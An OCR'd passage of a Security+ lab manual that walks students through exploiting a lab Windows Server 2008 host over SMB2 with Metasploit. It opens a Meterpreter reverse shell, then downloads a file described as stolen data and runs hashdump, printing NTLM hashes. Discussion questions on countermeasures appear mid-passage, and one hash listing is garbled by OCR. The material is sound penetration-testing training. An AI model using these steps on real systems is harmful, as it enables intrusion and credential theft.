
17. Type the following command to view the options for the exploit (again):
    msf exploit(ms09_050_smb2_negotiate_func_index) > **show options**



```
msf  exploit(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.1.200    yes       The target address
   RPORT  445              yes       The target port
   WAIT   180              yes       The number of seconds to wait for the attack to complete.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista SP1/SP2 and Server 2008 (x86)
```

Figure 27: Showing the Options


18. The LHOST, or local host value needs to be set. To set the LHOST, type:
    msf exploit(ms09_050_smb2_negotiate_func_index) > **set LHOST 192.168.1.50**



```
msf  exploit(ms09_050_smb2_negotiate_func_index) > set LHOST 192.168.1.50
LHOST => 192.168.1.50
```

Figure 28:   Setting the Option for the RHOST

19. Type exploit to exploit the system. You should have a Meterpreter session.
    msf exploit(ms09_050_smb2_negotiate_func_index) > **exploit**



```
msf  exploit(ms09_050_smb2_negotiate_func_index) > exploit

[*] Started reverse handler on 192.168.1.50:4444
[*] Connecting to the target (192.168.1.200:445)...
[*] Sending the exploit packet (872 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (752128 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.50:4444 -> 192.168.1.200:49157) at 2012-09-16 21:24:29

meterpreter >
```

Figure 29: The Target is Exploited

If the victim machine restarts, you will need to type the **exploit** command again.

2.2 Conclusion

Metasploit is a framework that contains exploits for a variety of operating systems including Macs, Linux, UNIX, and Windows. A user can interact with Metasploit by typing msfconsole from the terminal within BackTrack. Once msfconsole has been launched, the user has the ability to search through the list of available exploits and other modules. To determine if the exploit is suitable for the target system, the user can utilize the info command to get more detailed information about a specific exploit.

2.3 Discussion Questions

1. Why is using the Metasploit SMB scanner a better option than using Nmap to fingerprint the operating system of the target machines?
2. What Microsoft service opened TCP ports 137,139, and 445 on the victim machine?
3. Discuss some countermeasures that could be used to prevent the victim machine from being exploited by the attacker’s machine.
4. What two settings on the victim machine made this scenario very realistic?


3 Post Exploitation of the Remote System

In this section, you will focus in on the things a hacker does after they break into a system. This can include, but is not limited to, altering the system as well as stealing credentials and data.

You must have successfully completed Task 2 before starting 3.1.

3.1 What the Hacker Does After They Get In


1. At the meterpreter prompt on the *Internal* **BackTrack 5** machine, type the following to determine all commands:
   meterpreter > **?**



```
meterpreter > ?

Core Commands
=============

    Command                    Description
    -------                    -----------
    ?                          Help menu
    background                 Backgrounds the current session
    bgkill                     Kills a background meterpreter script
    bglist                     Lists running background scripts
    bgrun                      Executes a meterpreter script as a background thread
    channel                    Displays information about active channels
    close                      Closes a channel
    disable_unicode_encoding   Disables encoding of unicode strings
    enable_unicode_encoding    Enables encoding of unicode strings
    exit                       Terminate the meterpreter session
    help                       Help menu
    info                       Displays information about a Post module
    interact                   Interacts with a channel
    irb                        Drop into irb scripting mode
    load                       Load one or more meterpreter extensions
    migrate                    Migrate the server to another process
    quit                       Terminate the meterpreter session
    read                       Reads data from a channel
    resource                   Run the commands stored in a file
    run                        Executes a meterpreter script or Post module
    use                        Deprecated alias for 'load'
    write                      Writes data to a channel
```

Figure 30: The Level of Access on the Victim Machine

2. At the meterpreter prompt, type the following to determine your level of access:
   meterpreter > **getuid**




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Figure 31: A Command Prompt on the Victim's Machine

The SYSTEM account is not supposed to be utilized by individuals accessing the machine. Rather, it is for the operating system.


3. Type the following command to determine the Windows directory you are in:
meterpreter > **pwd**



```
meterpreter > pwd
C:\Windows\system32
```

Figure 32: Determining the Working Directory on Windows


4. Switch to the root of the C: drive by typing the following commands:
meterpreter > **cd **
meterpreter > **pwd**



```
meterpreter > cd \
meterpreter > pwd
C:\
```

Figure 33:   The root of C: on the 2008 Server Victim Machine

5. Type the following command to view to contents of the Windows C: drive:
meterpreter > **ls**




```
meterpreter > ls

Listing: C:\
============

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40777/rwxrwxrwx   0           dir   2008-01-19 04:45:37 -0500  $Recycle.Bin
100444/r--r--r--  8192        fil   2012-09-10 22:01:39 -0400  BOOTSECT.BAK
40777/rwxrwxrwx   0           dir   2012-09-10 22:01:37 -0400  Boot
40777/rwxrwxrwx   0           dir   2008-01-19 07:59:13 -0500  Documents and Settings
40777/rwxrwxrwx   0           dir   2008-01-19 05:40:52 -0500  PerfLogs
40555/r-xr-xr-x   0           dir   2012-09-10 18:14:00 -0400  Program Files
40777/rwxrwxrwx   0           dir   2012-09-10 18:14:00 -0400  ProgramData
40777/rwxrwxrwx   0           dir   2012-09-10 21:04:00 -0400  System Volume Information
40555/r-xr-xr-x   0           dir   2012-09-10 18:08:28 -0400  Users
40777/rwxrwxrwx   0           dir   2012-09-16 21:26:53 -0400  Windows
100777/rwxrwxrwx  24          fil   2006-09-18 17:43:36 -0400  autoexec.bat
100444/r--r--r--  333203      fil   2008-01-19 03:45:45 -0500  bootmgr
100666/rw-rw-rw-  10          fil   2006-09-18 17:43:37 -0400  config.sys
100666/rw-rw-rw-  1386713088  fil   2012-09-16 21:26:53 -0400  pagefile.sys
40777/rwxrwxrwx   0           dir   2012-09-15 15:50:20 -0400  share
```

Figure 34:   A Listing of the Files and Folders on the Victim's C: Drive

All of the files and folders on the root of this Windows 2008 Server system are default files and folders, except the share folder. Folders like Program Files and Documents and Settings are found on most Windows systems. The attacker wants to find information unique to this company or agency, so they are going into the "non-default" folder.


6. Type the following to enter the share folder and determine your location:
   meterpreter > **cd share**
   meterpreter > **pwd**



```
meterpreter > cd share
meterpreter > pwd
```

Figure 35: Entering the Share Folder

7. Type the following command to view to contents of the share drive on C:
   meterpreter > **ls**




```
meterpreter > ls

Listing: C:\share
=================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
40777/rwxrwxrwx   0        dir   2012-09-15 15:50:20 -0400  .
40777/rwxrwxrwx   0        dir   1980-01-01 00:00:00 -0500  ..
100666/rw-rw-rw-  2069076  fil   2012-08-27 20:41:29 -0400  Security_Plus_Lab_01.pdf
100666/rw-rw-rw-  1744189  fil   2012-08-27 20:42:10 -0400  Security_Plus_Lab_02.pdf
100666/rw-rw-rw-  1624900  fil   2012-08-27 20:42:26 -0400  Security_Plus_Lab_03.pdf
100666/rw-rw-rw-  1571954  fil   2012-08-27 20:42:40 -0400  Security_Plus_Lab_04.pdf
100666/rw-rw-rw-  2430498  fil   2012-08-27 20:42:53 -0400  Security_Plus_Lab_05.pdf
100666/rw-rw-rw-  1456843  fil   2012-08-27 20:43:03 -0400  Security_Plus_Lab_06.pdf
100666/rw-rw-rw-  1544632  fil   2012-08-27 20:43:14 -0400  Security_Plus_Lab_07.pdf
100666/rw-rw-rw-  1067588  fil   2012-08-27 20:43:26 -0400  Security_Plus_Lab_08.pdf
100666/rw-rw-rw-  1967803  fil   2012-08-27 20:43:37 -0400  Security_Plus_Lab_09.pdf
100666/rw-rw-rw-  1577804  fil   2012-08-27 20:43:48 -0400  Security_Plus_Lab_10.pdf
100666/rw-rw-rw-  2298688  fil   2012-08-27 20:43:59 -0400  Security_Plus_Lab_11.pdf
100666/rw-rw-rw-  1577200  fil   2012-08-27 20:44:09 -0400  Security_Plus_Lab_12.pdf
100666/rw-rw-rw-  2037243  fil   2012-08-27 20:44:20 -0400  Security_Plus_Lab_13.pdf
100666/rw-rw-rw-  2586152  fil   2012-08-27 20:44:34 -0400  Security_Plus_Lab_14.pdf
100666/rw-rw-rw-  1125506  fil   2012-08-27 20:44:43 -0400  Security_Plus_Lab_15.pdf
100666/rw-rw-rw-  2340971  fil   2012-08-27 20:44:58 -0400  Security_Plus_Lab_16.pdf
```

Figure 36: Listing the Files in the C Directory

The hacker will often examine the system they attack for proprietary data or some other type of Intellectual Property (IP). Then they will often either try to sell the information to competitors, or on the black market, or possibly even try to blackmail the company.

8. To steal a file from the victim machine, type the following command:
   meterpreter > **download Security_Plus_Lab_01.pdf /root**



```
meterpreter > download Security_Plus_Lab_01.pdf /root
[*] downloading: Security_Plus_Lab_01.pdf -> /root/Security_Plus_Lab_01.pdf
[*] downloaded : Security_Plus_Lab_01.pdf -> /root/Security_Plus_Lab_01.pdf
```

Figure 37: Stealing Proprietary Data.

9. View the PDF file by clicking on **Places** and selecting **Home Folder**.





Figure 38: Viewing the stolen PDF


10. Type hashdump to view all the password hashes on the remote system.
    meterpreter > **hashdump**



```
meterpreter > hashdump
admin:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0b4a9db7e07e2065deb23cd6bc158032:::
emanning:1010:aad3b435b51404eeaad3b435b51404ee:58bfe21a2de76645fca2b2cc07b355bb:::
ereed:1012:aad3b435b51404eeaad3b435b51404ee:2ba8c0e1f42174b3d94e71274012216e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
jblake:1003:aad3b435b51404eeaad3b435b51404ee:c7355a8832d235ca7ba63f05909bc6db:::
jlewis:1004:aad3b435b51404eeaad3b435b51404ee:a028052d892d21c84f8bb7011e55777e:::
pmanning:1009:aad3b435b51404eeaad3b435b51404ee:9e3f80b1842531517c34240217e5d9c1:::
rmiller:1005:aad3b435b51404eeaad3b435b51404ee:6ff91655f0626c298c1385f6c696bce3:::
tbrady:1008:aad3b435b51404eeaad3b435b51404ee:c7e0495694944e74150f92c994f28d20:::
tsuggs:1007:aad3b435b51404eeaad3b435b51404ee:acee053c9dafd29e83fe1ee9ab49648d:::
ttebow:1011:aad3b435b51404eeaad3b435b51404ee:ac85ea41c14984835c2107256dcc6e0c:::
twoods:1006:aad3b435b51404eeaad3b435b51404ee:63f39308d2f0821d6755d9c75ba96f0c:::
```

Figure 39: Dumping the Password Hashes on the Remote System

11. Copy all of the dumped hashes by highlighting them using your mouse.



```
meterpreter > hashdump
admin:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0b4a9db7e07e2065deb23cd6bc158032:::
emanning:1010:aad3b435b51404eeaad3b435b51404ee:58bfe21a2de76645fca2b2cc07b355bb:::
ereed:1012:aad3b435b51404eeaad3b435b51404ee:2ba8c0e1f42174b3d94e71274012216e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:                  73c59d7e0c089c0:::
jblake:1003:aad3b435b51404eeaad3b435b51404e                  a7ba63f05909bc6db:::
jlewis:1004:aad3b435b51404eeaad3b435b51404e                  34f8bb7011e55777e:::
pmanning:1009:aad3b435b51404eeaad3b435b5140                  1517c34240217e5d9c1:::
rmiller:1005:aad3b435b51404eeaad3b435b51404                  298c1385f6c696bce3:::
tbrady:1008:aad3b435b51404eeaad3b435b51404e                  4150f92c994f28d20:::
tsuggs:1007:aad3b435b51404eeaad3b435b51404e                  e83fe1ee9ab49648d:::
ttebow:1011:aad3b435b51404eeaad3b435b51404e                  35c2107256dcc6e0c:::
twoods:1006:aad3b435b51404eeaad3b435b51404e                  d6755d9c75ba96f0c:::
```

Figure 40: Copying the Password Hashes

12. Click on **Places** and select the **Home folder**. Right-click in the white space of the Home folder and select **Create Document** > **Empty File.**





Figure 41: Creating an Empty File


13. In the name for the file, type **hash** and hit the Enter key.



hash

Figure 42: Naming the Empty File Hash

14. Open the hash file. Paste the hashes into the **hash.txt** file and click **Save**.



```
admin:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0b4a9db7e07e2065deb23cd6bc158032:::
emanning:1010:aad3b435b51404eeaad3b435b51404ee:58bfe21a2de76645fca2b2cc07b355bb:::
ereed:1012:aad3b435b51404eeaad3b435b51404ee:2ba8c0e1f42174b3d94e71274012216e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
jblake:1003:aad3b435b51404eeaad3b435b51404ee:c7355a8832d235ca7ba63f05909bc6db:::
jlewis:1004:aad3b435b51404eeaad3b435b51404ee:a028052d892d21c84f8bb7011e55777e:::
pmanning:1009:aad3b435b51404eeaad3b435b51404ee:9e3f80b1842531517c34240217e5d9c1:::
rmiller:1005:aad3b435b51404eeaad3b435b51404ee:6ff91655f0626c298c1385f6c696bce3:::
